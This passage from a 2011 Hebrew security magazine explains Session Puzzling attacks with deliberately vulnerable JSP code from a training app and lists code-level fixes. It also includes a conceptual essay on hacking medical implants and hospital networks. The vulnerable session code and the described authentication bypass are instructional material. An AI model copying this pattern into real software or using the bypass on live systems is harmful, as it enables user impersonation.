
בכדי לנצל חשיפה זו, הפורץ שולח קלטים זדוניים לרכיב הדורס את ערכי ה-Session המשמשים את הרכיב המותקף (נתוני זהות המשתמש), ועל ידי כך מאחסן את הקלט הזדוני בזיכרון ה-Session:





בשלב הסופי, הפורץ ניגש שוב לרכיב המותקף, אשר עושה שימוש בערכי ה-Session שהושפעו באופן עקיף על ידי הפורץ, ובעקבות זאת, חושף את עצמו למתקפות:





דוגמאות קוד פגיעות להתקפות Session Puzzling

רכיב ההזדהות מאכלס את זכרון ה-Session, במידה ותהליך ההזדהות מצליח:

```
login.jsp | recovery-phase2.jsp | verifyidentity.jsp | viewprofile.jsp | mainmenu.jsp
String SqlString =
    "SELECT username " +
    "FROM users " +
    "WHERE username = ? AND password = ?";

PreparedStatement pstmt = conn.prepareStatement(SqlString);
pstmt.setString(1, username);
pstmt.setString(2, password);

ResultSet rs = pstmt.executeQuery();

if(rs.next()) {
    session.setAttribute(
        SessionConstants.USERNAME_VARIABLE,
        (String)rs.getString(1));

    session.setAttribute(
        SessionConstants.ROLE_VARIABLE,
        DataAccessMethods.getUserRole(username));

    RequestDispatcher dispatcher = request.getRequestDispatcher("/private/");
    dispatcher.forward(request, response);
}
```


אך במקרים רבים, רכיבים אחרים עשויים לאכלס ערכים זהים בזכרון ה-Session, כמו דף שחזור הסיסמא בדוגמא הבאה:

```
login.jsp | recovery-phase2.jsp | verifyidentity.jsp | viewprofile.jsp | mainmenu.jsp
String username = request.getParameter("username");

if(session.getAttribute(SessionConstants.FLOW_PHASE2_VARIABLE) != null) {
    if((String)session.getAttribute(SessionConstants.FLOW_PHASE2_VARIABLE)
        .equalsIgnoreCase(SystemConstants.TRUE_VALUE)) {
        username = (String)session.getAttribute(SessionConstants.USERNAME_VARIABLE);
        session.setAttribute(SessionConstants.FLOW_PHASE2_VARIABLE,
            SystemConstants.FALSE_VALUE);
    } //end of inner if
} //end of outer if

session.setAttribute(SessionConstants.USERNAME_VARIABLE, username);

if (username == null) {
    session.setAttribute(SessionConstants.REGISTRATION_MSG_VARIABLE,
        "Please provide a valid username!");
    response.sendRedirect("/puzzlemall/recovery-phase1.jsp");
}
```



המשתנה ב-Session המאחסן את זהות המשתמש משמש לאכיפת תהליך ההזדהות במערכת:

```
login.jsp | recovery-phase2.jsp | verifyidentity.jsp | viewprofile.jsp | mainmenu.jsp
<%@page import="com.puzzlemall.constants.SessionConstants" %>
<%
    if(session.getAttribute(SessionConstants.USERNAME_VARIABLE) == null)
    {
        RequestDispatcher dispatcher = request.getRequestDispatcher("/login.jsp");
        dispatcher.forward(request, response);
        return;
    }
%>
```

ולכן דריסת ערכו של משתנה זה (או יצירתו) באמצעות שימוש ברכיב שחזור הסיסמא תאפשר עקיפה מלאה של תהליך ההזדהות והתחזות למשתמשים קיימים ברכיבים המסתמכים עליו:

```
login.jsp | recovery-phase2.jsp | verifyidentity.jsp | viewprofile.jsp | mainmenu.jsp
<%@ include file="../includes/disablecache.jsp" %>
<%@ include file="../includes/verifyidentity.jsp" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/h
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<title>Puzzle Mall - My Profile</title>
</head>
<body>

<%@ include file="../includes/sitebanner.jsp" %>
<%@ include file="../includes/mainmenulink.jsp" %>

<%
String username = HtmlEncoder.htmlEncode((String)
    session.getAttribute(SessionConstants.USERNAME_VARIABLE));
String role = (String)
    session.getAttribute(SessionConstants.ROLE_VARIABLE);

String email = null;
```

```
mainmenu.jsp
<%@ page language="java" contentType="text/html; charset=ISO-8859-1"
    pageEncoding="ISO-8859-1"%>
<%@page import="com.puzzlemall.constants.SessionConstants" %>
<%@page import="com.puzzlemall.constants.SystemConstants" %>
<%@page import="com.puzzlemall.security.HtmlEncoder" %>


<%@ include file="../includes/disablecache.jsp" %>
<%@ include file="../includes/verifyidentity.jsp" %>

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/h
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<title>Puzzle Mall Main Menu</title>
</head>
<body>

<%@ include file="../includes/sitebanner.jsp" %>
<%@ include file="../includes/mainmenulink.jsp" %>

<center>
<%
```

וקטורים עקיפים לתקיפת מערכות
www.DigitalWhisper.co.il



ניתן למצוא דוגמאות קוד מלאות באפליקציית התרגול Puzzlemall:

<http://code.google.com/p/puzzlemall>

פתרונות ברמת הקוד לחשיפות Session Puzzle

בכדי להתמודד מול התקפות Session Puzzling, יש לוודא כי הכללים הבאים נאכפים במערכת:

1. על מודולים פומביים להשתמש במשתני Session שונים מאלו המשמשים לתהליכים פנימיים, ובכלל זה דגלי זיהוי, נתוני זיהוי, הרשאות ומשתנים נוספים.
2. על תהליכים לאכלס את זיכרון ה-Session בנתונים רק **לאחר** בדיקות התקינות המתאימות.
3. על ערכי Session שהושפעו על ידי המשתמש לעבור ולידציה, בקרת הרשאות וקידוד, באופן זהה לזה של משתנים שנובעים באופן ישיר מצד המשתמש.
4. אין להשתמש בדגלים Session זהים בתהליכים מסוגים שונים.
5. יש להימנע מאכלוס ה-Session בערכים שלא לצורך.

קישורים למאמר המקורי

מאמר זה מבוסס על מאמר שפורסם על ידי שי חן, מנהל טכנולוגי ב-Hacktics ASC, קבוצת האבטחה של Ernst & Young.

המאמר המקורי כולל דוגמאות, פתרונות ותרשימים נוספים, וניתן להורדה מהכתובת הבאה:

<http://puzzlemall.googlecode.com/files/Session%20Puzzles%20-%20Indirect%20Application%20Attack%20Vectors%20-%20May%202011%20EY%20HASC%20-%20Whitepaper.pdf>

המאמר פורסם בליווי ערכה ייעודית ללימוד ותרגול החשיפה, אשר ניתנת להורדה בכתובת הבאה:

<http://code.google.com/p/puzzlemall/>

חלקים נרחבים מהמאמר הנ"ל תורגמו מהמאמר המקורי, בעצתו ובהדרכתו של המחבר המקורי.

Medical Hazardous Implants

מאת עידו נאור / Ce@ser

הקדמה

בשנים האחרונות מכשירים רפואיים הפכו מלוטשים וחכמים הרבה יותר מאי פעם, אך אבטחתם, ועדכוני ההגנה עבורם משתרכים מאחור. לדוגמא, מומחי אבטחה גילו כי קיימת מערכת אינסולין, בהיקף של משאבת אינסולין אלחוטית בשילוב עם צג גלוקוז (רמת הסוכר בדם) - הנמצאת בשימוש על ידי מאות אלפי חולי סוכרת בארה"ב - ופגיעה להתקפות אלחוטיות. לאחר שימוש בחומרה נגישה, מדריך המשתמש ומידע זמין לציבור, מדענים אספו מידע על המערכת כגון: מינון אינסולין וקריאות גלוקוז (אינסולין הוא החומר שמקבלים חולי סוכרת והגלוקוז (סוכר בדם) נמדד על מנת לעקוב אחר מצבו של החולה). לאחר מחקר קצר על מדריך המשתמש, גילו החוקרים את צופן ההזדהות (קוד PIN) של המכשיר מול הרשת האלחוטית ובאמצעות חדירה למערכת, הם הראו כי הם יכולים לשלוט באופן אלחוטי על המינון של האינסולין במערכת.

אמנם אבטחה אלחוטית נפוצה מאוד בקרב נתבים טלפונים או סלולאריים בבית, אבל התמודדות עם אותו נושא עבור מכשיר רפואי הוא משחק אחר לגמרי. לא כל פתרונות האבטחה שאנו מכירים היום יוכלו לעבור התאמה (customization) אוטומטית עבור מכשירים רפואיים. וזה המקום שבו המוחות החדשניים שלנו נכנסים לתמונה.

מכשירים רפואיים נעשים קטנים וקלים יותר, כך הם נצמדים לחולה ובקלות ניתן לשאת אותם יום יום. תכונות עתידיות נוספות ישימו זן נוסף של מכשירים על המדף, בתוספת של כוח סוללה והקטנת גודלה. ישנן עדיין הרבה סוגיות כגון: עלות, אחזקה, עמידות וכו'. אבל אותנו מעניין רק דבר אחד: אבטחת מידע.

האם ישנה אפשרות שהאקר במאה ה-21 יוכל לשבת בבית קפה, כשבצד השני של הרחוב יושבת דמות כמטרה? האם האקרים זדוניים יהפכו להיות הרוצחים השכירים של המחר? ואיך נבדיל בין הטובים לרעים? בין אלו שבודקים את עמידות המערכת לבין אלו שמנסים להפיל אותה? זו חידה שהתשובה עליה תגיע כנראה בקרוב.

אנו נכנסים לעידן שבו, ההאקרים, נהיים הלוחמים בשטח (בין אם הגנה או התקפה), בעוד המפתחים, אנשי האינטגרציה והאוטומציה, נהיים היוצרים של המכניזם, ההופך להיות יותר ויותר חלק בלתי נפרד מחיי היום יום שלנו - בין אם זה הסמארטפון שאיתנו כל הזמן ומחזיק לוג של המיקום המדויק שלנו, הפעולות וכל הפרטים האישיים שלנו או אם זה בעתיד קוצב לב אלקטרוני המשדר ברשת אישית, ואחראי על סדירות פעימות הלב של אחד הקרובים אלינו (חס וחלילה, רק בריאות - אמן!).

חוקרים הציעו אפשרות לשתי התפתחויות אפשריות, ברמת הקונספט, לתיקוני אבטחה. דרך אחת תהיה להשתמש בקודים שסביר להניח כי שמעתם עליהם הנקראים: "Rolling Codes" - מדובר בשיטת הצפנה הנעזרת ב-Pseudo Random Number Generator (או בקיצור: PRNG). ההקבלה המקובלת לשימוש באלגוריתם הזה היא לשלט של רכב או חנייה פרטית. שיטת הקוד היא בעזרת שני רכיבים בעלי תפקידים, ה-Transmitter וה-Receiver. האלגוריתם פועל בצורה רנדומלית כך שה-Transmitter משנה את קוד הפתיחה לאחר כל שימוש, וה-Receiver מצפה לקומבינציה מוסכמת לאחר ההחלפה. כך מדענים סבורים שיהיה לפורץ (של אותו מכשור רפואי) קשה יותר. כמובן שהכל תחת ההגדרה: "קונספטואלי בלבד", ולדעת רבים האלגוריתם יהיה חזק הרבה יותר מאותו PRNG המוכר לנו כיום.

דרך נוספת להפוך את מערכת התקשורת למאובטחת, הם סבורים, היא להשתמש בטכנולוגיה הנקראת Body-coupled Communication המשתמשת בעור האנושי כמוליך גלי תקשורת אלחוטיים. דבר זה שומר את טווח הזיהוי מאוד קרוב לגוף, ועל ידי כך יורדת הסבירות של יירוט הרשת (והשתלטות על המכשיר) בצורה משמעותית. אך זו רק התחלה.

Body-coupled Communication וטכנולוגיות אחרות

טכנולוגית ה-Body-coupled Communication עושה שימוש ברכיב אלקטרוני קטן (במקרה שלנו רפואי) אשר נמצא במגע עם עור המטופל ומשדר אות לאורך כל שטח גופו של המשתמש. אותות אלו מפוענחים ע"י ה-"Touch Panel" וניתנים לשליטה ע"י מחזיק הרכיב, אך בטווח קרוב מאוד.

כאשר הרכיב נמצא בקרבת הגוף יש לו השפעה על השדה האלקטרוני של גוף האדם בצורה כזו שהוא יכול לשמש כ-Data Transmitter. בעזרת תכונות אלו טכנולוגיה זו קיבלה קטגוריה משל עצמה שנקראת Near Field Communication (או בקיצור NFC) או Personal Area Net (או בקיצור PAN).

חוקרים רבים מכל העולם מנסים להיות הראשונים לפריצת דרך בטכנולוגיה הזו, מבחינת אבטחת מידע. מנהל המזון והתרופות האמריקני (FDA) כבר מודעים לרעש סביב בעיות האבטחה של ציוד טכנולוגי-רפואי, אך הם סבורים שהאבטחה תדביק את הפער כאשר תחל ההרגשה של חוסר בטחון בהוצאת המכשירים אל השוק הרפואי.

פריצת משאבת האינסולין אינה הפעם הראשונה בה מכשיר רפואי נפרץ. לפני כמה שנים, קבוצה נוספת של חוקרי אבטחה פרצו קוצב לב ודיפיברולטור (שוקר חשמלי ללב), אשר נעשו על ידי מדטרוניק, יצרנית המתמחה בציוד להשתלות לב. החוקרים הראו שהם יכולים לכבות את המכשירים בפתאומיות ואף לתכנת מחדש את המערכת כך שתפעיל שוקים קטלניים בלבד.

למרות כל הסיכונים הכרוכים בטכנולוגיה החדשה, היתרונות עולים על החסרונות שכן מכשירים רפואיים אלו בסופו של יום מצילים חיים או לחילופין מקנים לחולה את איכות החיים הרגילה אליה הוא היה רגיל לפני שחלה. מדובר בעצם באירוניה של אחד השקרים הגדולים ביותר בעולם האינטרנט - "קראתי ואני מבין את הסיכונים הכרוכים" ואז מסמנים V ולוחצים Next, כך גם חולים, רופאים ובתי חולים מנסים לדחוף לטכנולוגיה חדשה עוד לפני שחשבו על לאבטח אותה, או אולי סמכו על התאמה של הגנה קיימת עבור אותה טכנולוגיה (מה שהסתבר כבר כלא כל כך נכון...).

בעיקרון לא נחשף שם היצרן של אותה משאבת אינסולין, אך מצאתי תגובות על הנושא ועל המשך שימוש במשאבה. הדעות חלוקות, אך ברור כי חולים ימשיכו לסמוך על תאגידי הענק שעם הזמן יפתחו הגנות (כך לפחות הובטח לחולים), וככל שימשיכו לפתח הגנות כך ימצאו יותר ויותר פריצות.

הדור הבא של משאבות האינסולין נראה חד למדי. פרויקט "לבלב מלאכותי", למשל, עובד על מכשיר שיתאים את עצמו באופן אוטומטי למינון האינסולין של המשתמש, המבוסס על שינויי רמות גלוקוז ב-Run "Time". כאשר המכשיר אכן יגיע לשוק, אבטחה היא משהו שהיצרנים שלה ירצו לשים לב אליו.

דוגמה נוספת לכך אפשר לראות בבית חולים שונים בארץ ובעולם. בארץ, מסוף שנת 2010, יש בתי חולים שבהם הרופאים מבצעים שימוש יום-יומי במכשיר ה-IPad של Apple (המכשיר נכנס כל כך חזק לנושא שכבר החלו לתפור לרופאים חלוקים עם כיס יעודי ל-IPad). השימוש ב-IPad ובאפליקציות שונות המותקנות עליו כעזרים לרופא במסגרת טיפול רפואי אושר על ידי ה-FDA כבר ב-2010, ובתחילת השנה (2011) אושרה האפליקציה הראשונה (אפליקציה בשם Mobile MIM) לשימוש אפשרי בכדי להציג תמונות של תוצאות בדיקה שונות.

אגף המחשוב של בית החולים פיתח אפליקציות יעודיות אשר מאפשרות לרופא לקבל בזמן אמת מידע על חולה ספציפי, מידע כגון תצלומי רנטגן, תצלומי CT, פרטים אישיים של המטופל ונתוני תוצאות בדיקות קודמות. אל מיטת החולה ("החכמה") מוצמד מעין נתב אלחוטי שיודע להתחבר באופן חוטי סריאלי / אלחוטי למכשור כגון משאבות, מזרקים, קוצבים וכו', ולאחד את נתוניהם תחת ממשק Web ברור ומסודר. כל שהרופא צריך לעשות הוא להתחבר לאותו ה-Router עם ה-IPad, ולקבל את כל המידע שהוא צריך על המטופל ממקור אחד ובזמן אמת.

רמת האינטגרציה שונה בין כל מכשיר ומכשיר, אך סביר להניח כי קיימים מכשירים אשר ניתנים לשליטה ולקינפוג על ידי אותו ממשק Web, כך שהרופא יוכל לתת פקודות לאותן משאבות או מזרקים להפסיק את הזרמת החומר לחולה או להגביר את המינון.

במידה ותוקף בעל כוונות זדון מצליח להתחבר לאותה הרשת שה-Router מחובר אליה- ולעקוף את ממשק ההזדהות (שבמקרים רבים אפילו לא קיים / ניתן לעקיפה על ידי הזנת פרטי הזדהות דיפולטיביים) **הוא יקבל את רמת השליטה שניתנת לרופא על אותו מטופל**, הנתון הזה מפחיד כשלעצמו, מפני שמכאן ועד לפגיעה בטיפול התקין של הצוות הרפואי באותו מטופל הדרך קצרה מאוד.

במידה ולא ניתן לעקוף את אותו ממשק Web או שדרך אותו הממשק אין אפשרות לשלוט בצידוד הרפואי, תוקף יוכל לתקוף את הרשת ברמת פרוטוקולי הניתוב בכדי לבצע על אותן מערכות מתקפות מניעת שירות (Denial Of Services) ובכך לגרום למערכת להפסיק לשדר (ועל ידי כך למנוע מהמערכת המרכזית לקבל התראות על מצבו הבריאותי של החולה) ולגרום לצוות הרפואי לאבד מקרים דחופים שבהן החולה זקוק לעזרה מיידיית.

קשה אולי להאמין לכך, אך במקרים רבים, בשל העובדה כי מדובר בצידוד רפואי שצריך לעבוד ללא הפסקה וללא גורמים מעכבים, הטמעה של מערך הגנה כגון תוכנות Anti-virus על עמדות רגישות כגון עמדות לעיבוד המידע / שינועו וכו' או של מערכי הגנה כגון תוכנות Firewall פעילים עשוי להיות כמעט בלתי אפשרי ובמקרים שונים בלתי אפשרי לחלוטין, ולא רק מהסיבה הלגיטימית כי שעמדות אלו נדרשות לספק את המידע בזמן הקצר ביותר, אלא מפני שבמקרים רבים לא ניתן לקחת את הסיכון כי תוכנת ה-Anti-virus תפעל על פי מצב של False Positive ותשבית נתחים קריטיים במערכת.

נתונים אלו, כאשר הם מוצמדים לתולעת רשת שמוטלת בתוך רשת בית החולים, אם בזדון ואם בשוגג עלול לגרום לאסון בסדר גודל שלא ניתן לתאר. והפעם לא יהיה מדובר בריקון חשבונות בנק או בגניבת פרטי משתמש- אלא בחיים של בני-אדם.


סיכום

כמו שקראתם במאמר זה ואולי אף נתקלתם בכך בעצמכם, אנו מתחילים לראות כי מכשירים רפואיים סביבנו הופכים ונהיים תקשורתיים יותר ומתוחכמים הרבה יותר, ממש כמו השינויים הטכנולוגיים סביבנו במגזרים השונים. שילוב טכנולוגיות חדישות בתחומים חשובים כגון הצלת חיי אדם זה דבר נפלא ומבורך, על ידי שימוש בטכנולוגיות חכמות שונות יהיה ניתן לצוות הרפואי בבית החולים לספק שירותים ברמה גבוהה יותר ובאופן מהיר ויעיל יותר (במקום שהאחות תעבור מיטה מיטה ולבדוק האם החולה מקבל את המינון הנכון הכל מרוכז למערכת אחת שיודעת גם לפעול במקרים שבהם צריך להתערב).

שימוש בטכנולוגיות חדשות הוא לא דבר רע, ובמקרים רבים בעולם הן עוזרות להצלת חיי-אדם באופן יום-יומי, אך כמו שההיסטוריה מלמדת אותנו: היכן שיש שימוש והטמעה של טכנולוגיות מחשוב חדשות, ניתן יהיה למצוא גם בעיות אבטחה חדשות.

אם עד עכשיו, ניצול פרצות אבטחה במערכות מידע שונות היה מאפשר לתוקף להשיג פרטי מידע על משתמש מסויים, או במקרי קיצון אף לגנוב כסף ולהשיג פרטי מידע רגישים, אז כן, במקרים כאלה יהיה מדובר בחיי אדם. מספיק שתוקף ישנה בפרופיל החולה את סוג הדם שלו מ-"פלוס" ל-"מינוס"- בפעם הבאה שאותו חולה יקבל מנת דם... דברים לא טובים עלולים להתרחש.

ולכן חשוב לזכור, כי במידה והן לא יאובטחו כמו שצריך, ניתן יהיה לזרוע הרס רב בכל אותו המגזר. בייחוד כאשר מדובר בציד רפואי מציל חיים. המטרה שלנו בשנים הקרובות, היא להבין מה יהיה הסיכון הבא, עוד לפני שהוא הופך לאיום.



דברי סיום

בזאת אנחנו סוגרים את הגליון ה-22 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש יולי 2011.

אפיק קסטיאל,

ניר אדר,

31.7.2011

דברי סיום

www.DigitalWhisper.co.il